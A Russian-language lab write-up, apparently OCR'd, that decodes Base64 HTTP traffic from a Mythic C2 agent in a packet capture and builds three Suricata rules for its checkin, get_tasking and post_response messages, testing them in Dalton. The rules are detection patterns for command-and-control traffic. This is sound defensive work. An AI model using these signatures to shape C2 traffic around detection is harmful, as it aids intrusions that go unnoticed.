
Значение checkin указывает, что сообщение относится к регистрации агента. Поле status содержит success, то есть сервер принял регистрацию. В поле id сервер возвращает UUID callback, который агент использует в последующих сообщениях. Поля ключей в этом ответе равны null. Это соответствует настройкам конфигурации A, в которой AES отключён. Сам JSON удалось прочитать после одного Base64 декодирования, без использования ключа.
На этом примере видно, что нужно различать кодирование и шифрование. В A Base64 меняет представление сообщения, но не скрывает его содержимое от анализа.
Для дальнейшего исследования отметил структуру сообщения: UUID перед JSON и набор полей ответа на регистрацию. Конкретные значения UUID зависят от сборки и зарегистрированного callback, поэтому использовать их как постоянные значения в сигнатуре не подходит.

Опрос сервера без заданий

После регистрации применил фильтр `http.request.method == "GET"` и открыл первый запрос через Follow, TCP Stream. В данном дампе ему соответствует поток 1. Его номер использую только для поиска примера внутри PCAP.




В запросе данные передаются через параметр q. После Base64 декодирования получил UUID callback и сообщение:



UUID совпадает с идентификатором, который сервер выдал при регистрации. Действие get_tasking означает запрос заданий, а значение -1 указывает на получение всех доступных заданий.

Затем декодировал тело ответа сервера:



Пустой список tasks показывает, что заданий в этот момент нет. Таким образом, агент обменивается сообщениями с сервером и без команд оператора. Этот обмен тоже нужно учитывать при разработке правила.

Выбор признаков для первого правила

После разбора опросов решил попробовать написать первое правило. Привязываться к IP-адресам и конкретному UUID не стал: они относятся к моему запуску агента. Пути /index и /data тоже можно изменить в настройках, поэтому опираться на них не буду. В запросе заданий после декодирования Base64 находятся action: get_tasking и tasking_size: -1. Агент отправляет такое сообщение и тогда, когда задания есть и когда их нет. В первом правиле попробую декодировать значение параметра q и искать эти поля. Затем проверю его на a-http.pcap в Dalton. Для сборок с AES понадобится другой подход, поскольку после Base64 декодирования JSON остаётся зашифрованным.

Первое правило

По вышеописанным признакам составил правило для обнаружения запросов заданий:

```
alert http any any -> any any (msg:"Mythic HTTP get_tasking";
flow:established, to_server; http.uri; content:"?q="; base64_decode:bytes
256,relative; base64_data; content:"|22|action|22|: |22|get_tasking|22|";
content:"|22|tasking_size|22|: -1"; classtype:trojan-activity; sid:1;
rev:1;)
```


Правило проверяет HTTP-запросы в сторону сервера. Через http.uri нахожу ?q=, после которого агент передаёт сообщение. Затем base64_decode декодирует до 256 байт.

Параметр relative указывает, что декодирование начинается сразу после найденного ?q=. Через base64_data перехожу к декодированным данным и ищу сочетание "action": "get_tasking" и "tasking_size": -1. |22| означает двойную кавычку внутри условия content. Ожидаю, что правило будет обнаруживать опросы в конфигурации A как при наличии заданий, так и без них.
Эта версия привязана к имени параметра q. Если изменить его в настройках агента, правило может пропустить запрос.

Проверка первого правила в Dalton


Перед запуском посчитал запросы, которые должно обнаруживать правило. Для этого применил в Wireshark фильтр http.request.method == "GET"

В нижней строке окна отображается 136. В дампе A это 136 запросов get_tasking, включая опросы без заданий и обращения, в ответ на которые сервер передал команды. Поэтому ожидаемое количество срабатываний первого правила составило 136. Затем загрузил a-http.pcap в Dalton, выбрал Suricata 8.0.7 и запустил проверку правила. Получил 136 срабатываний с sid:1.




При сопоставлении с PCAP каждому запросу заданий соответствует одно уведомление, пропусков и повторных срабатываний на эти запросы не обнаружил. Таким образом, первое правило обнаружило все опросы за заданиями в дампе A.

Дальше нужно добавить обнаружение POST запросов и обмена с включённым AES.



Обнаружение POST запроса

Применил в строке фильтров команду http.request.method == "POST"





После применения фильтра осталось 64 запроса. При разборе сообщений выделил один запрос регистрации checkin и 63 сообщения post_response. Среди них находятся результаты команд, сообщение об ошибке и обмен при передаче файлов.
Для следующего правила выбрал сочетание `"action": "post_response"` и

`"responses": [` . Эти признаки находятся в начале сообщений и сохраняются при разной активности агента.

```
alert http any any -> any any (msg:"Mythic HTTP post_response";
flow:established, to_server; http.method; content:"POST";
http.request_body; base64_decode:bytes 512; base64_data;
content:"|22|action|22|: |22|post_response|22|";
content:"|22|responses|22|: ["; classtype:trojan-activity; sid:2; rev:1;)
```

Здесь проверяю метод POST, затем через http.request_body перехожу к телу запроса. Декодирование начинается с начала тела, поэтому relative не использую. Предел 512 байт выбрал с запасом для проверки начальных полей сообщения.
Для этого правила ожидаю 63 срабатывания на A. Регистрацию оно не покрывает, поскольку в ней используется другое действие - checkin.






Dalton выдал 63 детекта, как я и планировал.

Обнаружение регистрации агента

Второе правило дало 63 срабатывания на 64 POST-запроса. Остался запрос регистрации с действием checkin, который разбирал ранее в потоке tcp.stream eq 0. После декодирования Base64 в нём видны "action": "checkin" и поля uuid и architecture. По этим признакам составил третье правило. Сами значения UUID и архитектуры не указываю, так как они могут меняться.


```
alert http any any -> any any (msg:"Mythic HTTP checkin";
flow:established, to_server; http.method; content:"POST";
http.request_body; base64_decode:bytes 512; base64_data;
content:"|22|action|22|: |22|checkin|22|"; content:"|22|uuid|22|: |22|";
content:"|22|architecture|22|: |22|"; classtype:trojan-activity; sid:3;
rev:1;)
```

